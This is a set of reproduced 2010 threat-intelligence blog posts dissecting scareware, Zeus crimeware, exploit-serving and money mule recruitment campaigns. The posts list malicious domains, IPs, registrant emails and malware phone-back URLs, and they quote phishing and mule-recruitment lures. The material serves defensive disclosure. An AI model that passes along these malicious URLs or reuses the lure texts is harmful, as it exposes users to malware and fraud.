[13] **greatuk.org** - 193.104.22.100 - Email: hilarykneber@yahoo.com

[14] **greatan.cn** - 193.104.22.100 - Email: AlehnoLopu @yahoo.com

[15]193.104.22.71

[16]193.104.22.90

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What are we missing?

Naturally, that's the scareware monetization element.

Let's expose one of the cur-

rently active scareware domain portfolios there.

Domains responding to 193.104.22.50 - AS34305, EUROACCESS Global Autonomous System:

2009antispyware.net - Email: admin@web-antispyware.com

againstspyware.com - Email: admin@antiviruscenter.net

antispycenterprof.com - Email: admin@antispycenterprof.com

anti-spyware-2010.net - Email: admin@antiviruscenter.net

antispyware24x7.com - Email: admin@antispyware24x7.com

antispywareglobal.com - Email: admin@antiviruscenter.net

antispywareonline.net - Email: admin@antiviruscenter.net

antispywaresnet.com - Email: admin@antispywaresnet.com

antispywarets.com - Email: admin@antispywarets.com


antispywareweb.net - Email: admin@antiviruscenter.net

antispyworldwideint.com - Email: admin@antispyworldwideint.com

antiviruscenter.net - Email: admin@antiviruscenter.net

antivirusexpert.net - Email: admin@antiviruscenter.net
antivirus-live.net - Email: admin@antiviruscenter.net
antiviruslivepro.com - Email: admin@antiviruscenter.net
antiviruslive-pro.com - Email: admin@antiviruscenter.net
antivirus-service.net - Email: admin@antiviruscenter.net
antivirustop.net - Email: admin@antiviruscenter.net
bestantispysoft2010.com - Email:
admin@bestantispysoft2010.com

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eliminater2009pro.com - Email: admin@eliminater2009pro.com

itsafetyonline.com - Email: admin@itsafetyonline.com

ivirusidentify.com - Email: admin@ivirusidentify.com

myprivatesoft2009.com - Email: admin@myprivatesoft2009.com

netantivirus.net - Email: admin@antiviruscenter.net

onlineantispysoft.com - Email:

admin@onlineantispysoft.com

pcdoctorz2010.com - Email: admin@pcdoctorz2010.com

pcprotect2010.com - Email: admin@pcprotect2010.com

pcsafety2009pro.com - Email:

admin@pcsafety2009pro.com

protection2010.com - Email:

admin@pcsafety2009pro.com

protectorservice.com - Email: admin@antiviruscenter.net

superantivirus.net - Email: admin@antiviruscenter.net

systemprotector.net - Email: admin@antiviruscenter.net

total-defender.com - Email: admin@total-defender.com

virusdetect24.com - Email: admin@antiviruscenter.net

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virusremoveonline.com - Email:

admin@antiviruscenter.net

worldantispyware1.com - Email:

admin@worldantispyware1.com

worldprotection.net - Email: admin@antiviruscenter.net

EUROACCESS has been notified, the post will be updated once/if they take care of the "customers" violating their Terms of Service.

Related coverage of money laundering in the context of cybercrime:

- [17]Money Mule Recruiters on Yahoo!'s Web Hosting
- [18]Dissecting an Ongoing Money Mule Recruitment Campaign
- [19]Keeping Money Mule Recruiters on a Short Leash Part Two
- [20]Keeping Reshipping Mule Recruiters on a Short Leash
- [21]Keeping Money Mule Recruiters on a Short Leash
- [22]Standardizing the Money Mule Recruitment Process
- [23]Inside a Money Laundering Group's Spamming Operations
- [24]Money Mule Recruiters use ASProx's Fast Fluxing Services
- [25] Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [26]Dancho Danchev's blog. Follow him [27]on Twitter.

- 1. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html
- 2. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 3. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

- 4. https://zeustracker.abuse.ch/monitor.php?
 host=greatuk.org
- 5. http://blogs.zdnet.com/security/?p=5508
- 6. http://blogs.zdnet.com/security/?p=5508
- 7. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign 07.html
- 8. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html
- 9. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 10. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html
- 11. https://zeustracker.abuse.ch/monitor.php?as=34305
- 12. http://blogs.zdnet.com/security/?p=5508
- 13. https://zeustracker.abuse.ch/monitor.php?
 host=greatuk.org
- 14. https://zeustracker.abuse.ch/monitor.php?
 host=greatan.cn
- 15. https://zeustracker.abuse.ch/monitor.php?
 host=193.104.22.71
- 16. https://zeustracker.abuse.ch/monitor.php?
 host=193.104.22.90
- 17. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

- 18. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html
- 19. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 20. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html
- 21. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html
- 22. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 23. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html
- 24. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html
- 25. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html
- 26. http://ddanchev.blogspot.com/
- 27. http://twitter.com/danchodanchev

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GazTransitStroy/GazTranZitStroy:

From Scareware to Zeus Crimeware and Client-Side Exploits

(2010-03-24 00:22)

Remember 2009's **GazTransitStroy/GazTranZitStroy LLC**, [1]AS29371?

The fake Russian gas company whose motto was " *In gaz we trust*"? It appears that in order to stay competitive within the cybercrime ecosystem, they are now diversifying their offerings from hosting scareware domains


and redirectors, to [2]active Zeus crimeware campaigns, next to client-side exploits serving campaigns used as the infection vector.

Go through previous posts detailing their activities:

[3]GazTranzitStroyInfo - a Fake Russian Gas Company Facilitating Cybercrime; [4]GazTransitStroy/GazTranZitStroy Rubbing Shoulders with Petersburg Internet Network

LLC

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From last's week's active Zeus C &Cs:

houstonhotelreal.com - 91.212.41.88 - Email: admin@houstonhotelreal.com

doctormiler.com - 91.212.41.14 - Email: cheburaskogro@yahoo.com

pipiskin.hk - 91.212.41.40 - Email: admin@pipiskin.hk

lopokerasandco.hk - 91.212.41.89 - Email: admin@lopokerasandco.hk

aervrfhu.ru - 91.212.41.88/109.196.143.60 - Email: samm 87@email.com

updateinfo22.com - 91.212.41.60/193.148.47.60 - Email: moonbeam@konocti.net

tumasolt.com - 91.212.41.123 - Email: stuns@5mx.ru

91.212.41.80

91.212.41.79

91.212.41.78

To this week's active Zeus campaigns:

cpadm21.cn - 91.212.41.31 - Email: Dalas _lllarionov@yahooo.com

doctormiler.com - 91.212.41.14 - Email: cheburaskogro@yahoo.com

91.212.41.80

91.212.41.79

91.212.41.78

GazTransitStroy is still in operation, acting as route for malicious activity, in the very same way it was interacting with other cyber-crime friendly ASs (**EUROHOST-NET/Eurohost LLC**) during 2009. Let's take a quick snapshot of malicious activity currently taking place at AS29371.

Detection rate for the Zeus crimeware phoning back to GazTransitStroy/GazTranZitStroy:

- [5]Trojan.Zbot Result: 8/41 (19.52 %)
- [6]TROJ _KRAP.SMDA Result: 5/42 (11.91 %)
- [7]Packed.Win32.Krap.ae Result: 10/42 (23.81 %)

Client-side exploits [8](Spammer:Win32/Tedroo.AB; Win32:FakeAlert-JJ - Result: 31/42 (73.81 %) serving do-

mains/admin panels parked at 91.212.41.87:

hvcvixcc.cn - Email: wang9619@163.com

fyyxqftc.cn - Email: wang9619@163.com

qymgeejd.cn - Email: wang9619@163.com

gjjdrgqf.cn - Email: wang9619@163.com

gdttjkug.cn - Email: wang9619@163.com

pgcnbgkk.cn - Email: wang9619@163.com

xvrlomwk.cn - Email: wang9619@163.com

bfhqrmtm.cn - Email: wang9619@163.com

cfssixsn.cn - Email: wang9619@163.com

vxoyqgcp.cn - Email: wang9619@163.com


hjwbxhqr.cn - Email: wang9619@163.com

frrszqot.cn - Email: wang9619@163.com

axaldjqt.cn - Email: wang9619@163.com

aafoocgv.cn - Email: wang9619@163.com

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It's worth pointing out that fact that in February, a much more extensive portfolio of domains was parked on

195.88.190.30, with a small part of them, now responding to GazTransitStroy/GazTranZitStroy AS:

arufeudv.cn - Email: wang9619@163.com

axaldjqt.cn - Email: wang9619@163.com

bbivbblr.cn - Email: wang9619@163.com

cfssixsn.cn - Email: wang9619@163.com

dcueqzke.cn - Email: wang9619@163.com

drghzeap.cn - Email: wang9619@163.com

fqfmyvii.cn - Email: wang9619@163.com

gjjdrgqf.cn - Email: wang9619@163.com

gokzlykr.cn - Email: wang9619@163.com

gwsdwxae.cn - Email: wang9619@163.com

icnzlxyo.cn - Email: wang9619@163.com

inkqoevl.cn - Email: wang9619@163.com

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izhdjcsu.cn - Email: wang9619@163.com

Isggdniu.cn - Email: wang9619@163.com

maaltsxg.cn - Email: wang9619@163.com

mdftfxek.cn - Email: wang9619@163.com

ntvftguu.cn - Email: wang9619@163.com

pgcnbgkk.cn - Email: wang9619@163.com

rbpwnrss.cn - Email: wang9619@163.com

rzwdcsey.cn - Email: wang9619@163.com

urybtnfb.cn - Email: wang9619@163.com

uzfbhofi.cn - Email: wang9619@163.com

vnvxltpr.cn - Email: wang9619@163.com

vordquyo.cn - Email: wang9619@163.com

xvrlomwk.cn - Email: wang9619@163.com

ycgezkpu.cn - Email: wang9619@163.com

ykcdffei.cn - Email: wang9619@163.com

yvuxksuk.cn - Email: wang9619@163.com

zdzhecim.cn - Email: wang9619@163.com

Fake codecs serving domains parked at 91.212.41.88:

real-time-tube.com - Email: admin@free-new-sex-video.com

myusmailservice.com

video-chronicle.com - Email: neujelivsamomdeli@safe-mail.net

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yahoo-movies-online.com - Email: admin@yahoo-movies-online.com

houstonhotelreal.com - Email: admin@houstonhotelreal.com

sex-tapes-celebs.com - Email: wnscandals@gmail.com

evertrands.com - Email: moldavimo@safe-mail.net

myusmailservices.com - Email:

admin@myusmailservices.com

xplacex.com - Email: i.jahmurphy@gmail.com

xsebay.com - Email: admin@xsebay.com

exsebay.com - Email: admin@exsebay.com

video-info.info - Email: videinfo@gmail.com

partner777.net - Email: potenciallio@safe-mail.net

video-trailers.net - Email: fullhdvid@gmail.com

primusdns.ru - Email: samm 87@email.com

aervrfhu.ru - Email: samm 87@email.com

Sample redirection takes place through the following sampled domain:

- yahoo-movies-online.com/ iframe7.php
- real-web-tube.com/ xplay.php?id=40018 -59.53.91.124
- multimediasupersite.com/ video-plugin.40018.exe 62.212.66.93

Serving video-plugin.40018.exe -

[9]W32/FakeAlert.FT.gen!Eldorado - Result: 10/42 (23.81 %), which phones

back to:

yourartmuseum.com/fakbwq.php?q=RANDOM -

66.96.219.38 - Email: davidearhart@rocketmail.com

rareartonline.com - 64.191.44.73 - Email:

fellows@nonpartisan.com

sportscararts.com - 209.159.146.234 - Email:

cdaniels@pennsylvania.usa.com

expressautoarts.com - 69.10.35.253 - Email:

cdaniels@pennsylvania.usa.com

zenovy.com/resolution.php - 66.96.222.198

bokwer.com/borders.php - 64.120.144.119

Domains hosting the fake codec plugin are parked at 62.212.66.93:

bestinternetmedia.com - Email: shoemaker@angelic.com

supermediaworld.com - Email: shoemaker@angelic.com

hottrackdvd.com - Email: bailey@theplate.com

multimediatoolguide.com - Email:

severson@therange.com

thebettermovie.com - Email: bailey@theplate.com

movietoolonline.com - Email: severson@therange.com

movietoolvideo.com - Email: shann@techie.com

movielocationinfo.com - Email: maldonado@toke.com

bestmultimediademo.com - Email:

mcchristian@ymail.com

dvddatacenter.com - Email: maldonado@toke.com

videotooldirect.com - Email: shann@techie.com

In gaz they trust, cybercriminals I don't trust.

This post has been reproduced from [10]Dancho Danchev's blog. Follow him [11]on Twitter.

- 1. https://zeustracker.abuse.ch/monitor.php?as=29371
- 2. https://zeustracker.abuse.ch/monitor.php?as=29371
- 3. http://ddanchev.blogspot.com/2009/05/gaztranzitstroyinfo-fake-russian-gas.html
- 4. http://ddanchev.blogspot.com/2009/06/gaztransitstroygaztra nzitstroy-rubbing.html
- 5. https://www.virustotal.com/analisis/d1101df370df904ff6e28 b96eb1531f1d7083e6e220073d9c9eda479e563fa77-12693

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<u>75808</u>

6. https://www.virustotal.com/analisis/45c7dcb23000feaff0e47 debc4ba55d7942fd62604200c3e137ec83b3b05b616-12693

<u>75843</u>

7. https://www.virustotal.com/analisis/1112b6b6b2ee3a4ee993 ebe7f51fbcdf882b202aa47388697b01de60bc1fff46-12693

75852

8.

http://www.virustotal.com/analisis/a34a96a9b198c9bb4c2f5 087cfc66970ac70217c4d52f0c8445e92930f6f415b-12693

<u>78273</u>

9.

http://www.virustotal.com/analisis/734f3168bc22d945553ff4 6f8f2f45f9b958d60ef26a5e027ba955ed8b77a42d-12693

<u>81200</u>

- 10. http://ddanchev.blogspot.com/
- 11. http://twitter.com/danchodanchev

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Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild (2010-03-24 20:29)

[1]

UPDATED: Friday, March 26, 2010: In a typical multitasking fashion like the one we've seen in previous campaigns, more typosquatted domains are being introduced, this time using the [2] well known IRS Fraud Application theme.

What's worth pointing out is that, just like the "[3] Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild" campaign from last week, the current one is also launched on Friday.


The reason? A pointless attempt by the gang to increase the lifecycle of the campaign.



- Sample URL: irs.gov.faodqt.com.pl /fraud.applications/application/statement.php
- Client-side exploits serving iFrame URL:klgs.trfafsegh.com /index.php
- Sample detection rate: **tax-statement.exe** [4]Trojan-Spy.Win32.Zbot Result: 29/42 (69.05 %), phones back to

[5]shopinfmaster .com/cnf/shopinf.jpg

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Spamvertised and currently active fast-fluxed domains include:

fercca.com.pl

fercci.com.pl

ferkci.com.pl

fercki.com.pl

foodat.com.pl

foocit.com.pl

forcit.com.pl

footit.com.pl

ferckt.com.pl

forckt.com.pl

foodot.com.pl

footot.com.pl

faodqt.com.pl

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foodyt.com.pl

redee3e.com

redee3e.com.pl

redee3e.pl

redee3o.com.pl

eddpiii.com.pl

eddsiii.com.pl

eddsiip.com.pl

eddsiui.com.pl

eddsiuo.com.pl

eddsiuy.com.pl

edduiip.com.pl

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edduiiz.com.pl

edduyiz.com.pl

edouyiz.com.pl

ekouyiz.com.pl

Name server of notice:

ns1.globalistory.net - 87.117.245.9 - Email: tompsongand@aol.com

One of [6]TROYAK-AS's most aggressive customers (used to host their Zeus C &Cs there) for Q1, 2010, is once

again (latest campaign is from March 12th 2010 - [7]Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild) attempting to build a crimeware botnet, by spamvertising the [8]well known PhotoArchive theme, in between serving client-side exploits using an embedded iFrame on the domains in question.

[9]

In terms of quality assurance, the campaign is continuing to use it's proven campaign structure. The actual pages are

hosting a binary for manual download, in between the iFrame which would inevitably drop the Zeus crimeware.

Just like in previous campaigns, the gang continues to exclusively [10]registering its domains using the ALANTRON

BLTD. domain registrar. Let's dissect the ongoing campaign's structure, and expose the domains, and ASs participating in it.

Sample URL/subdomain structure:

archive.pasweq.co.kr /id1007zx/get.php? email=email@mail.com

photostock.pasweq.co.kr

archives.pasweq.co.kr

letitbit.pasweq.co.kr

photobank.pasweq.co.kr

photosbank.pasweq.co.kr

photostock.pasweq.co.kr

Sample message: " *Photos Archives Hosting has a zero-tolerance policy against ILLEGAL content. All archives* 263



and links are provided by 3rd parties. We have no control over the content of these pages. We take no responsibility for the content on any website which we link to, please use your own discretion while surfing the links. © 2007-2009, Photos Archives Hosting Group, Inc.- ALL RIGHTS RESERVED.

[11]

Sample iFrames embedded on the pages include:

cogs.trfafsegh.com /index.php - 59.53.91.192 - Email:

maple@qx8.ru; klgs.trfafsegh.com /index.php

Sample iFrame campaign structure:

- cogs.trfafsegh.com /index.php
- cogs.trfafsegh.com /l.php
- cogs.trfafsegh.com /statistics.php
- klgs.trfafsegh.com /index.php
- klgs.trfafsegh.com /l.php
- klgs.trfafsegh.com /statistics.php

[12]

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Parked on the same IP where the iFrame domain is are also the following Zeus C &Cs - dogfoog.net - Email:

drier@qx8.ru; countrtds.ru - Email: thru@freenetbox.ru - [13]AS4134 (CHINANET-BACKBONE No.31,Jin-rong Street)

Detection rates: zeus.js - [14]Trojan.JS.Agent.bik - 1/41 (2.44 %) serving update.exe - [15]PWS:Win32/Zbot.gen!R -

Result: 17/42 (40.48 %), PhotoArchive.exe - [16]Trojan.Zbot -

Result: 18/41 (43.91 %). The client-side exploitation is

relying on the Phoenix Exploit's Kit.

Samples phone back to: shopinfmaster.com /cnf/shopinf.jpg - 78.2.153.153; 75.172.92.77; 78.84.78.179;

86.106.228.77;

184.56.245.136;

68.49.19.6 - Email: Duran@example.com shopinfmaster.com /shopinf/gate.php

Relying on the ns1.starwarfan.net name server, which is also connected to other Zeus crimeware C &Cs which

also respond the same IPs - smotri123.com - Email: smot-smot@yandex.ru domainsupp.net - Email: ErnestJ-

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Booth@example.com [17]

Active and fast-fluxed subdomains+domains participating in the campaign:

pasweokz.com - Email: romavesela@yahoo.com

pasweq.co.kr - Email: romavesela@yahoo.com

archive.pasweokz.com

archive.pasweq.co.kr

archives.pasweokz.com

archives.pasweq.co.kr

letitbit.pasweokz.com

letitbit.pasweq.co.kr

photobank.pasweokz.com

photobank.pasweq.co.kr

photosbank.pasweokz.com

photosbank.pasweq.co.kr

photoshock.pasweokz.com

photoshock.pasweq.co.kr

photostock.pasweokz.com

photostock.pasweq.co.kr

Name servers currently in use were also seen in February, 2010 ([18]IRS/PhotoArchive Themed Zeus/Client-

Side Exploits Serving Campaign in the Wild)

ns1.addressway.net - 87.117.192.79 - Email: poolbill@hotmail.com

ns1.skc-realty.com - 87.117.192.79 - Email: skc@realty.net

Updates will be posted as soon as new developments emerge. Consider going through the related posts, to

catch up with the gang's activities for Q1, 2010.

Related posts:

[19]Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild

[20]TROYAK-AS: the cybercrime-friendly ISP that just won't go away

[21]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181

[22]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[23]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[24]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[25]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[26]Keeping Money Mule Recruiters on a Short Leash - Part Two

This post has been reproduced from [27]Dancho Danchev's blog. Follow him [28]on Twitter.

1. http://2.bp.blogspot.com/_wlCHhTiQmrA/S6opzkubQ4I/AAAAAAAAAAElE/klxo3EuRleA/s1600/zeus_crimeware_photoarchive

<u>march 2010 1.png</u>

- 2. http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html
- 3. http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html

4.

http://www.virustotal.com/analisis/6ac5a2acf89ae4f6a60f75cc266a31355a068a5520de6d62f804adac8dc42588-12696

<u>30593</u>

- 5. https://zeustracker.abuse.ch/monitor.php?
 host=shopinfmaster.com
- 6. http://blogs.zdnet.com/security/?p=5761
- 7. http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html
- 8. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

267

9.

http://1.bp.blogspot.com/_wICHhTiQmrA/S6pOvclff3I/AAAAA AAAEIM/P-i4-UKvaa0/s1600/zeus crimeware photoarchi

ve_march_2010_4.JPG

- 10. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html
- 11. http://3.bp.blogspot.com/_wlCHhTiQmrA/S6pP4iPAr-l/AAAAAAAAElU/nrQlOuLQJkg/s1600/zeus_crimeware_photoarchi

ve_march_2010_5.JPG

12.

http://1.bp.blogspot.com/ wICHhTiQmrA/S6pThxKJqCI/AAAA

AAAAElc/7lyDtQ8kGss/s1600/zeus_crimeware_photoarchi ve_march_2010_2.png

13. https://zeustracker.abuse.ch/monitor.php?as=4134

14.

http://www.virustotal.com/analisis/7cbb2a6791b697d260263 1fd45d993168c282148c15a68ae3a86f7036f9e9be6-12694

49775

15.

http://www.virustotal.com/analisis/d061542ab9e4970d34a23 0bc3d41eeda635c555b3c8d7e4630955ef7bba687ed-12694

<u>50005</u>

16.

http://www.virustotal.com/analisis/418804875398d7838acdc 09b20705c31acd8f4f31d37f289aa729457e6b05212-12694

41246

17.

http://3.bp.blogspot.com/_wICHhTiQmrA/S6pT3Nd2IvI/AAAA AAAAEIk/Jx8oKGwP9n4/s1600/zeus_crimeware_photoarchi

ve march 2010 3.png

- 18. http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html
- 19. http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html
- 20. http://blogs.zdnet.com/security/?p=5761

- 21. http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html
- 22. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 23. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html
- 24. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 25. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html
- 26. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 27. http://ddanchev.blogspot.com/
- 28. http://twitter.com/danchodanchev

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Copyright Lawsuit Filed Against You Themed Malware Campaign (2010-03-29 17:42)

Having just received a copy of what appears to be the last active domain involved in last week's "[1]Copyright Lawsuit filed against you" themed [2]malware campaign, it's time to conduct a brief assessment of its inner workings.

Subject used: Copyright Lawsuit filed against you

Sample message: March 24, 2010

Crosby & Higgins

350 Broadway, Suite 300

New York, NY 10013

To Whom It May Concern:

On the link bellow is a copy of the lawsuit that we filed against you in court on March 11, 2010. Currently the Pretrail Conference is scheduled for April 11th, 2010 at 10:30 A.M. in courtroom #36. The case number is 3485934.

The reason the lawsuit was filed was due to a completely inadequate response from your company for copyright

infrigement that our client Touchstone Advisories Inc is a victim of Copyright infrigement

www.touchstoneadvisorsonline.com /lawsuit/suit_documents.doc

Touchstone Advisories Inc has proof of multiple Copyright Law violations that they wish to present in court on April 11th, 2010.

Sincerely,

Mark R. Crosby

Crosby & Higgins LLP

Detection rates:

- **complaint.doc** - [3]Downloader.Lapurd - Result: 22/39 (56.42 %)

- **complaint _docs.pdf** - [4]Trojan-Clicker.Win32.Cycler.odn - Result: 27/42 (64.29 %)

Samples phone back to:

- 121.14.149.132 /fwq/indux.php?U=RANDOM _DATA AS4134, CHINA-TELECOM China Telecom
- 121.14.149.132 /hia12/ter.php?u=UserName &c=COMPUTERNAME &v=RANDOM _DATA

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Active C &C administration panel at: **121.14.149.132** /hia12/sca.php - returns " SSL ONLY. USE HTTPS"

Spamvertised domains involved in the campaign:

- touchstoneadvisorsonline.com /lawsuit/suit _documents.doc - 72.167.232.84
- marcuslawcenter.com /s/r439875.doc 173.201.145.1
- Email: info@tedvernon.com
- danilison.com/suit /complaint.doc 72.167.183.15
- daughtersofcolumbus.com /suit/complaint.doc ACTIVE 173.201.97.1 Email: charlenej@stny.rr.com

The same phone back IP was also profiled in [5]another campaign from January, 2010.

Clearly, the cybercriminals behind it are aiming to stay beneath the radar, by relying on not so well profiled

malicious infrastructure, combined with newly introduced campaigns in an attempt to make it harder to establish

historical connections (Read about the [6]"aggregateand-forget" concept in respect to botnets/malware) between the rest of the their malicious activities.

This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.

- 1. http://www.nyu.edu/its/news/archives/2010/03/daughtersofcolumbus_lawsuit_ph.html
- 2. http://www.crosbyhiggins.com/emailalertupdate.htm

3.

http://www.virustotal.com/analisis/0d7e491efa072d6feeecc7a97ba7c341930107ce0804f94b9fcb0347bd9969ef-12698

74008

4.

http://www.virustotal.com/analisis/e2b4b96ac47f32b0caee1 0445834d10560b1a633bb1f9cd198256d1e78a611ef-12698

74011

- 5. http://www.cyberwart.com/blog/2010/01/09/undetected-malware-case-study-jan2010-01/
- 6. http://ddanchev.blogspot.com/2009/11/pricing-scheme-for-ddos-extortion.html
- 7. http://ddanchev.blogspot.com/
- 8. http://twitter.com/danchodanchev

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Money Mule Recruitment Campaign Serving Client-Side Exploits (2010-03-30 18:51)

Remember [1]**Cefin Consulting & Finance**, the bogus, money mule recruitment company that ironically tried to recruit me last month?

They are back, with a currently ongoing money mule recruitment campaign, this time not just attempting to

recruit gullible users, but also, **serving client-side exploits** ([2]CVE-2009-1492; [3]CVE-2007-5659) through an **embedded javascript** on each and every page within the recruitment site.

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Let's dissect the campaign, expose the client-side exploits serving domains, the Zeus-crimeware serving domains

parked within the same netblock as the mule recruitment site itself, to ultimately expose a bogus company for

furniture hosting a pretty descriptive **cv.exe** that is dropped on the infected host.

Initial recruitment email sent from financialcefin@aol.com:

Hello, Our Company is ready to offer full and part time job in your region. It is possible to apply for a well-paid part time job from your state. More information regarding working and cooperation opportunities will be sent upon

request. Please send all further correspondence ONLY to Company's email address: **james.mynes.cf@gmail.com** Best regards

Response received:

Greetings,

Cefin Consulting & Finanace company thanks you for being interested in our offer. All additional information about our company you may read at our official site.

www.ceffincfin.com Below the details of vacancy operational scheme:

- 1. The payment notice and the details of the beneficiary for further payment transfer will be e-mailed to your box. All necessary instructions regarding the payment will be enclosed.
- 2. As a next step, you'll have to withdraw cash from our account.
- 3. Afterwards you shall find the nearest Western Union office and make a transfer. Important: Only your first and last names shall be mentioned in the Western Union Form! No middle name (patronymic) is written! Please check carefully the spelling of the name, as it has to correspond to the spelling in the Notice.
- 4. Go back home soonest possible and advise our operator on the payment details (Sender's Name, City, Country, MTCN (Money Transfer Control Number), Transfer Amount).
- 5. Our operator will receive the money and send it to the customer.

6. Please be ready to accept and to make similar transfers 2-5 times a week or even more often. Therefore you have to be on alert to make a Western Union payment any time.

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Should you face any problems incurred in the working process, don't hesitate to contact our operator immediately. If you have any questions, please do not hesitate to contact us by e-mail. If you have understood the meaning of work and ready to begin working with us, please send us your INFO in the following format:

1) First name 2) Last name 3) Country 4) City 5) Zip code 6) Home Phone number, Work Phone number, Mo-

bile Phone number 7) Bank account info: a) Bank name b) Account name c) Account number d) Sort code 8) Scan you passport or driver license

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Money mule recruitment URL: **ceffincfin.com** - 93.186.127.252 - Email: winter343@hotmail.com - [4]currently

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flagged as malicious.

Once obfuscated, the javascript attempts to load the clientside exploits serving URL click-clicker.com /click/in.cgi?3 - 195.78.109.3; 195.78.108.221 - Email: aniwaylin@yahoo.com, or **click-clicker.com** - 195.78.109.3 - Email: aniwaylin@yahoo.com.

Sample campaign structure:

- click-clicke.com /cgibin/plt/n006106203302r0009R81fc905cX409b 2ddfY0a607663Z0100f055

Parked on the same IP (91.213.174.52) are also the following client-side exploit serving domains:

